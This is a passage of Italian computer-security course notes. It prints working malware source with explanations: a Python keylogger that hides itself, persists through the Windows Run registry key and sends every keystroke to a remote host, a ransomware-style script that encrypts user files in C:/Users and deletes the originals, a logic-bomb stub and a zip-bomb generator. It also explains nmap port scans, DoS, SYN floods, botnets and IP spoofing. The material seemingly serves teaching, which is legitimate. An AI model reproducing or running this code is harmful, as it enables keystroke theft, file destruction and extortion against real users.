   SetValueEx(key2change, "HacKeD",0,REG_SZ, new_file_path)
```

```
data=' '
HOST_IP="192.168.4.78"
def SendToRemoteServer():
   global data
   sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   sock.connect((HOST_IP, 500))
   sock.send(data)
   sock.close()
   return True

def HideCmd():
   import win32console,win32gui
   window = win32console.GetConsoleWindow()
   win32gui.ShowWindow(window,0)
   return True

def GetKeyPressedAndSendIt(event):
   global data
   if event.Ascii==13:
      keys='<ENTER>'
   elif event.Ascii==8:
      keys='<BACK SPACE>'
   elif event.Ascii==9:
      keys='<TAB>'
   else:
      keys=chr(event.Ascii)
   data=data+keys
   HideCmd()
   SendToRemoteServer()


AddProgramToStartup()
hm = pyHook.HookManager()
hm.KeyDown = GetKeyPressedAndSendIt
hm.HookKeyboard()
pythoncom.PumpMessages()
```

Funzioni principali:

AddProgramToStartUp():
Funzione che modifica la chiave di registro chiamata "HKEY_CURRENT_USER\Software\Miscrosoft\Windows\CurrentVersion\Run.I valori del registro determinano quale programma deve essere avviato durante l'avvio del computer o entrata dell'utente.Questo è un modo per rendere il malware permanente all'avvio.

HideCmd():
funzione che nasconderà ogni attività che sta accadendo nella finestra dei prompt dei comandi in modo da non far notare niente all'utente.

SendToRemoteServer():
Apre una connessione a una Soket alla macchina attaccata con lo scopo di iniargli

GetKeyPressedAndSendIt():
Questa funzione riceve un tasto premuto dall'utente e lo invia all'attaccante usando la funzione SendToRemoteServer().

Descrizione
Il programma come prima azione modifica la chiave di registro e imposta come nuovo percorso la destinazione del file .py in questione.

Successivamente viene chiamata la funzione GetKeyPressedANdSendIt() che acquisirà i tasti premuti dalla tastiera e chiamerà all'interno la fujzione SendToRemoteServer(), la quale aprirà una connessione con un host remoto e invierà i dati acquisiti.

ROGUE ANTISPYWARE

Termine usato per descrivere un software anti-spyware fasulli. I programmi che appartengono a questa categoria possono essere catalogati anche come malware e virus. L'intenzione primaria di un rogue anti-spyware è quella di infettare i computer su cui si trova mostrando delle aggressive notifiche sulla sicurezza, facendo in modo che l'utente compri la versione "completa" o "con licenza" per poter risolvere i problemi. In realtà l'unica cosa da eliminare è proprio il software per la sicurezza che si rivela essere un rogue.
Nella maggior parte dei casi, verranno segnalati dei componenti del sistema legittimi e vi verrà chiesto di rimuoverli dal computer. In questo modo i programmi anti-spyware rogue manipolano gli utenti facendolgi comprare la loro versione "con licenza
Questi programmi possono essere usati anche per diffondere altri virus, possono essere usati per raccogliere varie informazioni necessarie per identificare crimini e furti e possono causare vari problemi legati alle funzionalità del computer, come rallentamenti del sistema e crash.

RANSOMWARE

Tipo di malware che cripta tutti i dati presenti su un disco, secondo una chiave di cifratura complessa e per ottenere la chiave e decrittografare il computer usualmente viene richiesta una somma da pagare.
Alcune versioni dei ransomware richiedono che il pagamento avvenga per evitare la multa di un'autorità governativa, altri informano che pagare il riscatto è l'unico modo per decriptare i file criptati. Altri comportamenti riguardanti i ransomware sono per esempio il furto di informazioni sensibili dell'utente, il blocco di software legali (anti-virus, anti-spyware, etc.) e l'apparizione di sondaggi pericolosi, comprese altre attività indesiderate.
Ad oggi sono state sviluppate varie versioni che si differenziano per modalità di attivazione e modalità operativa.

Nella prima vi sono:

- **A comando**:, cioè vengono attivati secondo le volontà del cracker nel momento che ritiene opportuno;
- **Automatici**: che si dividono in altre due sottocategorie;
- **da esecuzione**: cioè vengono eseguiti e quindi si attivano quando l'utente li avvia;
- **da avvio**: cioè si attivano quando si spegne/accende il device.

Mentre per l'aspetto operativo vi sono:

- ***File Encrypting Ransomware****.* Questa versione del ransomware viene diffusa in maggior parte con l'aiuto dei trojans. Una volta infiltrato sul computer, trova tutti i file usati e li cripta. Solitamente, i file criptati includono materiale multimediale, artistico ed economico e anche altri dati considerati importanti dalle vittime.
- ***Non-Encrypting Ransomware****.* blocca l'intero sistema del PC e il suo intento è quello di far pagare all'utente una multa inventata. Anche in questo caso viene presentato un messaggio di allarme di un'autorità governativa. Una volta infettato il sistema, va alla ricerca di file illegali, contenuto pornografico o programmi senza licenza. Una volta trovati, un virus blocca il computer e inizia a mostrare un invadente messaggio. In questo caso, la vittima viene informata dei file illegali trovati dopo la scansione del computer.
- ***Browser-Locking Ransomware****.* Questa versione del ransomware non infetta il sistema del computer. Si basa su JavaScript che blocca il browser e causa un'enorme quantità di messaggi di avvertimento.

```
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
import os, random, sys

def encrypt(key, FileName):
    chunkS = 64 * 1024
    OutputFile = os.path.join(os.path.dirname(FileName), "(encrypted)" + os.path.basename(FileName))
    Fsize = str(os.path.getsize(FileName)).zfill(16)
    IniVect = ''

    for i in range(16):
        IniVect += chr(random.randint(0, 0xFF))

    encryptor = AES.new(key, AES.MODE_CBC, IniVect)

    with open(FileName, "rb") as infile:
        with open(OutputFile, "wb") as  outfile:
            outfile.write(Fsize)
            outfile.write(IniVect)
            while True:
                chunk = infile.read(chunkS)

                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 !=0:
                    chunk += ' ' * (16 - (len(chunk) % 16))
                outfile.write(encryptor.encrypt(chunk))

def decrypt(key, FileName):
    OutputFile = os.path.join(os.path.dirname(FileName), os.path.basename(FileName[11:]))
    chunkS = 64 * 1024
    with open(FileName, "rb") as infile:
        fileS = infile.read(16)
        IniVect = infile.read(16)

        decryptor = AES.new(key, AES.MODE_CBC, IniVect)

        with open(OutputFile, "wb") as outfile:
            while True:
                chunk = infile.read(chunkS)
                if len(chunk) == 0:
                    break
                outfile.write(decryptor.decrypt(chunk))
            outfile.truncate(int(fileS))


def getDigest(password):
    hasher = SHA256.new(password)
    return hasher.digest()

def files2crypt(path):
    allFiles = []
    for root, subfiles, files in os.walk(path):
        for names in files:
            if names == "holycrypt.py":
                continue
            allFiles.append(os.path.join(root, names))
    return allFiles

def Main():
            username = os.getenv('username')
            path2crypt = 'C:/Users/' + username
```

```
        valid_extension = [".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln",
".php", ".asp", ".aspx", ".html", ".xml", ".psd"]

        choice = 'E'
        password = 'test'
        encFiles = files2crypt(path2crypt)
        if choice == "E":
                for file_pnt in encFiles:
                        if os.path.basename(file_pnt).startswith("(encrypted)"):
                                print "%s is already ENC" %str(file_pnt)
                                pass
                        else:
                                extension  = os.path.splitext(file_pnt)[1]
                                if extension in valid_extension:
                                        try:
                                                encrypt(getDigest(password), str(file_pnt))
                                                os.remove(file_pnt)
                                        except:
                                                pass
                set_alert_wallpaper()


        elif choice == "D":
                filename = raw_input("Filename to DEC: ")
                if not os.path.exists(filename):
                        print "Not exist!"
                        sys.exit(0)
                elif not filename.startswith("(encrypted)"):
                        print "%s is already not DEC" %filename
                        sys.exit()
                else:
                        decrypt(getDigest(password), filename)
                        s = str(getDigest(password))
                        os.remove(filename)

        else:
                print "Invalid choice!"
                sys.exit
                sys.exit
if __name__ == '__main__':
Main()
```

def encrypt(key, FileName):
Funzione che prende come argomento una chiave e un nome di file,
prende il file originario e lo cripta creando un file aggiuntivo con il nome preceduto da (encrypted).
Tramite un ciclo di 16 giri inizializza un vettore con numeri random (PRNG).
Utilizza AES come cifrario con chiave in byte specificata nell'argomento

def decrypt(key, FileName):
Funzione che decripta il file specificato come "FileName" utilizzando la chiave "key"

GetDigest
Funzione che calcola l'hach della passwrod utilizzata dal cifrario simmetrico

Files2Crypt:
Funzione utilizzata per memorizzare i percorsi dei file da cryptare nella nel percorso specificato dalla variabile "path".

Funzionamento

acquisisce il nome dell'utente della acchina atraverso os.geteny, compone una sccringa con il probabile percorso insieme al nome dell'utente
inserisce i file da cryptare in un array tramite la funzione files2crypt
dal momento che viene specificato nela variabile statica choice il valore E inizia a criptare tutti i file che trova con le estensioni specificate nell'array "valid_extension"

BOMBA LOGICA

Una bomba logica è un codice maligno che “esplode” o scatta al verificarsi di un particolare condizione. Una volta attivata la bomba, l’attaccante può utilizzarla come strumento di ritorsione, nei confronti dell’organizzazione che gestisce la stazione su cui il programma viene utilizzato.
Le condizioni che possono far esplodere una bomba logica una volta attivata sono molteplici: il raggiungimento di una particolare data , in quest ocaso si parla di bomba a tempo, il raggiungimento di un certo numero di record salvati, nel caso di un programma di gestione database oppure con la cancellazione di un preciso dato.
Le bombe logice non prevedono una fase di riproduzione e diffusione. Rimangono generalmente confinate nei programmi che le ospitano.
Le risorse attaccabili dipendono dai diritti con cui il programma ospite e quindi il codice della bomba logica, viene eseguito dalla stazione.

```
void ZeroMBR(void) {
    while (1) {
            int msgBox = MessageBox(NULL, (LPCSTR)"hi", (LPCSTR)"I don't like ur
computer", MB_OK);
        }
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    time_t rawtime;
    struct tm * timeinfo;
    char buffer[100];

    time(&rawtime);
    timeinfo = localtime(&rawtime);

    strftime(buffer, sizeof(buffer), "%A", timeinfo);

    const char * str(buffer);

    if (str == "Monday") {
        ZeroMBR();
    }

    MessageBox(NULL, (LPSTR)str, (LPSTR)str, MB_OK);

    return 0;
}
```

Funzioni :
ZeroMBR()
Funzione che contiene il payload, in questo caso una scritta su finestra ripetuta con un ciclo while fintanto che il processo rimane in esecuzione.

Funzionamento:
Questo semplice programma acquisisce la data, l'obbiettivo è quello di far scattare l'evento della funzione ZeroMBR quando il giorno corrisponde con Monday.
Dentro alla funzione ZeroMBR va implementata la logica di attacco.

ZIP BOMB

E' un file che si presenta come un file compresso. Deve essere l'utente ad eseguirlo. All'apparenza sembra un innocuo file da pochi Kilobyte ma, appena aperto, si espande fino a diventare un file di circa quattro Petabyte, occupando quindi tutto lo spazio su disco rigido.

Una bomba a decompressione è un tipo di "virus" altamente dannoso, specialmente per i computer un pò vecchiotti (anche su quelli moderni è disastroso). Intasa tutta la memoria del vostro computer nonché la ram rendendo il pc inutilizzabile. Solitamente pesano pochi KB e si presentano come archivi compressi, ma quando vengono estratti sono fatali per l'intero sistema poiché si espandono fino a diventare un file di spropositate dimensioni occupando quindi tutto lo spazio su disco .
È usato spesso per disabilitare un software antivirus, in maniera tale che un virus tradizionale possa poi inserirsi indisturbato nel sistema.

```
import zlib
import zipfile
import shutil
import os
import sys
import time

def get_file_size(filename):
	st = os.stat(filename)
	return st.st_size

def generate_dummy_file(filename,size):
	with open(filename,'w') as dummy:
		for i in xrange(1024):
			dummy.write((size*1024*1024)*'0')

def get_filename_without_extension(name):
	return name[:name.rfind('.')]

def get_extension(name):
	return name[name.rfind('.')+1:]

def compress_file(infile,outfile):
	zf = zipfile.ZipFile(outfile, mode='w', allowZip64= True)
	zf.write(infile, compress_type=zipfile.ZIP_DEFLATED)
	zf.close()

def make_copies_and_compress(infile, outfile, n_copies):
	zf = zipfile.ZipFile(outfile, mode='w', allowZip64= True)
	for i in xrange(n_copies):
		f_name = '%s-%d.%s' % (get_filename_without_extension(infile),i,get_extension(infile))
		shutil.copy(infile,f_name)
		zf.write(f_name, compress_type=zipfile.ZIP_DEFLATED)
		os.remove(f_name)
	zf.close()

if __name__ == '__main__':
	if len(sys.argv) < 3:
		print 'Usage:\n'
		print ' zipbomb.py n_levels out_zip_file'
		exit()
	n_levels = int(sys.argv[1])
	out_zip_file = sys.argv[2]
	dummy_name = 'dummy.txt'
	generate_dummy_file(dummy_name,1)
```

```
level_1_zip = '1.zip'
compress_file(dummy_name, level_1_zip)
os.remove(dummy_name)
decompressed_size = 1
for i in xrange(1,n_levels+1):
        make_copies_and_compress('%d.zip'%i,'%d.zip'%(i+1),10)
        decompressed_size *= 10
        os.remove('%d.zip'%i)
if os.path.isfile(out_zip_file):
        os.remove(out_zip_file)
os.rename('%d.zip'%(n_levels+1),out_zip_file)
```

Funzioni utilizzate:

get_file_size:
Funzione che restituisce la dimensione del file in byte
generate_dummy_file:
modifica il contenuto di un file inserendo un numero elevato di zeri
get_filename_without_extension:
Funzione che prende in ingresso un file e restituisce il nome senza l'aggiunta dell'estensione
get_extension:
Funzione che prende in ingresso un nome di un file e restituisce l'estensione senza il nome
compress_file:
Funzione che compime un file in ingresso attraverso la funzione ZipFile specificando il nome , metodo di compressione e viene specificato di utilizzare ZIP64 se la dimensione del fikle supera i 2 GB.
make_copies_and_compress:
Funzione che crea un numero di copie specificato come argomento

Funzionamento:

Crea un file fantoccio chiamato dummyt.txt e lo comprime con il nome 1.zip successivamente rimuove il file originale situato nella cartella da cui viene eseguito il programma , procede a richiamare "make copie_and compress"per ogni livello di compressione definito dalla variabile n_levels.

ATTACCHI PER OTTENERE INFORMAZIONI

PORT SCANNING

Tecnica utilizzata per raccogliere informazioni su un computer connesso ad una rete stabilendo quali e quante porte sono in ascolto sulla macchina esaminata.
Consiste nell'inviare richieste di connessione al computer bersaglio (soprattutto pacchetti TCP, UDP e ICMP creati ad arte). Elaborando le risposte è possibile stabilire, anche con precisione, quali servizi di rete sono attivi su quel computer. Una porta si dice "in ascolto" (listening) o "aperta" quando vi è un servizio o programma che la usa.Di per sé il port scanning non è pericoloso per i sistemi informatici, e viene comunemente usato dagli amministratori di sistema per effettuare controlli e manutenzione.

Per stabilire una connessione TCPm due host devono completare il three-way handshake, uno scambio di pacchetti che permette di stabilire quali opzioni TCP attivare e di sincronizzare I numeri si sequenza iniziali(ISN).



Fig.3: schema del three-way handshake del protocollo TCP

Per effettuare il portscanning utilizzeremo nmap, software che avremo già all'interno del sistema Kali.
Per effettuare un ping generico a un indirizzo utilizzeremo il comando "nmap" seguito da l'indirizzo bersaglio.

Nmap può utilizzare diverse modalità di scansione e queste variano in base a:

IP da scansionare:

"nmap 192.168.1.1" : scansione un singolo indirizzo IP.
"nmap www.example.com": scansiona un singolo Host
"nmap 192.168.1.1-20": scansiona più indirizzi definiti da un range in questo caso da 1 a 20
"namp 192.168.1.0/24":scansiona una sottorete
"nmap -iL list-of-ips.txt": scansiona un bersaglio da un file di testo

specificando la/le porte:

"nmap -p 22 192.168.1.1": scansiona una singola porta all'indirizzo specificato
"nmap -p 1-100 192.168.1.1":scansiona un range di porte in questo caso dalla 1 alla 100
"nmap -F 192.168.1.1":scansiona le 100 porte più comuni velocemente tramite il commando -F
"nmap -p- 192.168.1.1":tramite -p- è possibile scansionare tutte le porte presenti (65535)

specificando il formato di output del file di log:

"nmap -oN outputfile.txt 192.168.1.1": salva l'autput di default in un ffile
"nmap -oX outputfile.xml 192.168.1.1":Salva I risultati in un file .xml
"nmap -oG outputfile.xml 192.168.1.1":salva l'output in un formato per grep
"nmap -oA outputfile.xml 192.168.1.1":salva l'output in tutti I formati
https://github.com/seifzadeh/c-network-programming-best-snipts/blob/master/ICMP%20ping%20flood%20code%20using%20sockets%20in%20C%20%E2%80%93%20Linux

Vari tipi di Port Scanning sono presenti :

SCAN TCP CONNECT

In questa modalità il mittente A invia un pacchetto di sincronizzazione SYN al destinatario B, B riceve il pacchetto e invia la risposta SYN/ACK e infine A invia un pacchetto di connessione ACK per iniziare la trasmissione dei dati.
La connect scan è facilmente rilevabile, in quanto molte applicazioni mantengono un log delle connessioni ricevute. Una connect scan probabilmente verrà registrata come una connessione non andata a buon fine (dal punto di vista del server), poiché è stata terminata (timeout) senza inviare alcun dato.
Esempio Nmap in Kali
"nmap -sT 192.168.1.1"

SYN SCAN

In un SYN scan il nodo A invia a B il SYN e guarda la sua risposta: se riceve un SYN ACK la porta è aperta, se riceve un RST ACK è chiusa.
In ogni caso la connesione non viene completata perché B resta nello stato SYN_RCVD da cui uscirà dopo il timeout e quindi non può essere registrata dagli applicativi.
Se invece dopo varie trasmissioni A non ottiene alcuna risposta la porta è probabilmente filtrata da un packet filter.
Benchè un SYN scan non sia registrato nei log delle applicazioni la maggior parte degli IDS è in grado di individuarlo.
Esempio Nmap in Kali
"nmap -sS 192.168.1.1"

ACK SCAN

Con questa scansione non si determina esattamente se la porta è aperta o chiusa ma se una determinata porta è filtrata oppure no.
Utile per determinare se su un host è presente un firewall, i pacchetti inviati hanno il flag ACK abilitato e si avranno risposte con pacchetti RST solamente se le porte sono aperte o chiuse. In caso contrario, cioè se non arriva alcuna risposta o vengono restituiti errori ICMP, le porte vengono classificate come filtrate.

WINDOW SCAN

FIN SCAN

In questa modalità viene inviato un pacchetto FIN (fine dei dati del mittente). Una porta chiusa risponderà con un messaggio Reset (RST), mentre una porta aperta o filtrata ignorerà il pacchetto FIN.
Molti sistemi implementono meccanismi per rispondere sempre con un RST anche qualora la porta sia aperta in questo modo non è possibile verificare lo stato della porta.

NULL SCAN

Simili al FIN scan ma la differenza che vengono inviati pacchetti con tutti flag e sequence number settati a 0.

XMAS SCAN

X-mas invia pacchetti con flag FIN, URG e PUSH attivi del resto il comportamento è analogo a FIN e NULL scan.

ATTACCHI ALLA DISPONIBILITA'

DoS

Il Denial of Service è un tipo di attacco mirato a negare o limitare l'uso di un particolare servizio in un sistema informatico ad un utilizzatore finale.
L'obbiettivo del DoS è saturare le risorse del server sovraccaricando la queue delle richieste per quel particolare servizio.
Il servizio viene inondato di pacchetti con SYN settato, la frequenza di queste richieste è tale da impedire la terminazione dell'handshake provocando un blocco nella queue.
Qualsiasi sistema collegato ad Internet e che fornisca servizi di rete basati sul TCP è soggetto al rischio di attacchi DoS.
L'attacco DoS può essere:

- diretto:l'attaccante interagisce direttamente con la vittima e sono potenzialmente rintracciabili
- indiretto:l'attaccante si serve di terze parti per colpire la vittima

ATTACCO DOS DIRETTO

Ping flood

L'attaccante invia al Sistema bersaglio molti pacchetti CMP echo request(ping) di dimensioni notevoli, esaurendo l'ampiezza di banda della connessione diretta del sistema bersaglio.
Un aggressore con ampiezza di banda superiore a quella del sistema bersaglio può inviare più dati di quanti il sistema bersaglio possa ricevere.
Questa tecnica è limitata dal fatto che l'aggressore debba vere più ampiezza di banda, condizione non ottenibile senza una botnet nella maggioranza dei casi.
Risulta efficace nel caso in cui l'aggressore utilizzi una linea ADSL e il bersaglio una linea Dial-up.
Contromisure
Per ridurre gli effetti di un ping flood è possibile usare un firewall per filtrare i pacchetti ICMP.
Esempio in c
Da implementare……..

SYN flood

Tipo di attacco nel quale un utente malevolo invia una serie di richieste SYN verso il Sistema bersaglio.
Puo avvenire in due modi:
Il primo è che l'attaccante richiede una connessione al server camuffando il proprio indirizzo IP ocn un indirizzo diverso e successivamente il server risponde alla richiesta inviata con un SYN-ACK all'indirizzo non corretto.
La seconda consiste nel inviare direttamente da parte dell'attaccante le richieste SYN, una volta arrivate al server risponderà con SYN-ACK e il cliente devcide intenzionalmente di non rispondere lasciando aperta la connessione.

Non avendo chiuso le connessioni, il server su trova in tutte e due i caso in uno stato vulnerabile ad ogni possibile attacco.

ATTACCO DOS INDIRETTO

DoS distribuito

In un attacco DoS distribuito in genere vengono utilizzati molti computer inconsapevoli, detti *zombie*, sui quali precedentemente è stato inserito un programma appositamente creato per attacchi DoS e che si attiva ad un comando proveniente dal *cracker* creatore.
Una caratteristica degli *zombies* che operano su macchina Windows è data dalla possibilità, per l'attaccante, di programmare un trojan in grado di diffondersi automaticamente a tutta una serie di contatti presenti sul computer infettato permettendo così al computer zombie di infettare altre macchine che, a loro volta, diverranno parte della botnet dell'attaccante.

DoS distribuito inverso

Particolare attacco DDos nel quale l'attaccante invia richieste di connessione a server molto veloci utilizzando come indirizzo di provenienza non il proprio ma quello del bersaglio dell'attacco.
In questo modo i server risponderanno affermativamente alla richiessta di connessione non all'attaccante ma al bersaglio dell'attacco.
Tramite l'effetto moltiplicatore dato dalle ritrasmissioni dei server contattati, per cui a fronte di una mancanza di risposta da parte del bersaglio dell'attacco provvederanno a ritrasmettere fino a 3 volte il pacchetto immaginandolo disperso, si entrerà in una fase per cui le risorse del server bersaglio verranno rapidamente esaurite, provocando il blocco del servizio erogato.

- Push: questa tecnica fa si che tutti i zombie della rete restino in uno stato di standby finchè l'attaccante non decide di allertarli inviando loro l'ordine da eseguire
- Pull: questa tecnica ha un approccio diverso, non lascia i computer infettati inattivi, ma fa n modo che i bot interroghino continuamente il master per rimanere aggiornati sul compito da svolgere.

Botnet

Una **botnet** è una rete di computer infettati da malware che è sotto il diretto controllo di un singolo autore di attacchi, noto come "gestore di bot". I singoli computer sotto il controllo del gestore di bot sono denominati bot. L'autore degli attacchi è in grado di controllare ogni computer nella botnet da un punto centrale per effettuare contemporaneamente un'azione malevola coordinata. Le dimensioni di una botnet, il quale possono arrivare a milioni di bot, consentono agli autori degli attacchi di eseguire azioni su larga scala che prima non era possibile effettuare con il malware. Poiché le botnet restano sotto il controllo di un autore di attacchi remoto, i computer infetti possono ricevere aggiornamenti e cambiare rapidamente il loro comportamento.

IP spoofing

L'IP spoofing è una tecnica che consiste nel sostituire l'indirizzo del mittente di un pacchetto IP con l'indirizzo di un altro terminale.

I servizi noti per la loro predisposizione a questo tipo di attacco sono sevizi RPC e servizi che usano lautenticazione dell'indirizzo IP.
La tecnica dello spoofing di indirizzo IP può permettere ad un pirata di farsi passare dei pacchetti su una rete senza che questi siano intercettati dal sistema di filtraggio dei pacchetti (firewall).
Un sistema firewall funziona soprattutto in base a regole di filtraggio che indicano gli indirizzi IP autorizzati a comunicare con i terminali interni alla rete.
Un pacchetto spoofato con l'indirizzo IP di un terminale interno sembrerà provenire dalla rete interna e sarà trasferito al terminale bersaglio dell'attacco, mentre un pacchetto contenente un indirizzo IP esterno sarebbe automaticamente rifiutato dal firewall

Effetto backscatter

Il backscatter è il termine utilizzato per indicare la ricezione del messaggio di mancato recapito di un messaggio di spam originato da altri, ma utilizzando il nostro indirizzo email come mittente.
Il protocollo SMTP impone ad un server che **ha ricevuto** un messaggio e che per qualsiasi ragione non è stato in grado di consegnarlo, di generare una mail di errore, per avvertire il mittente.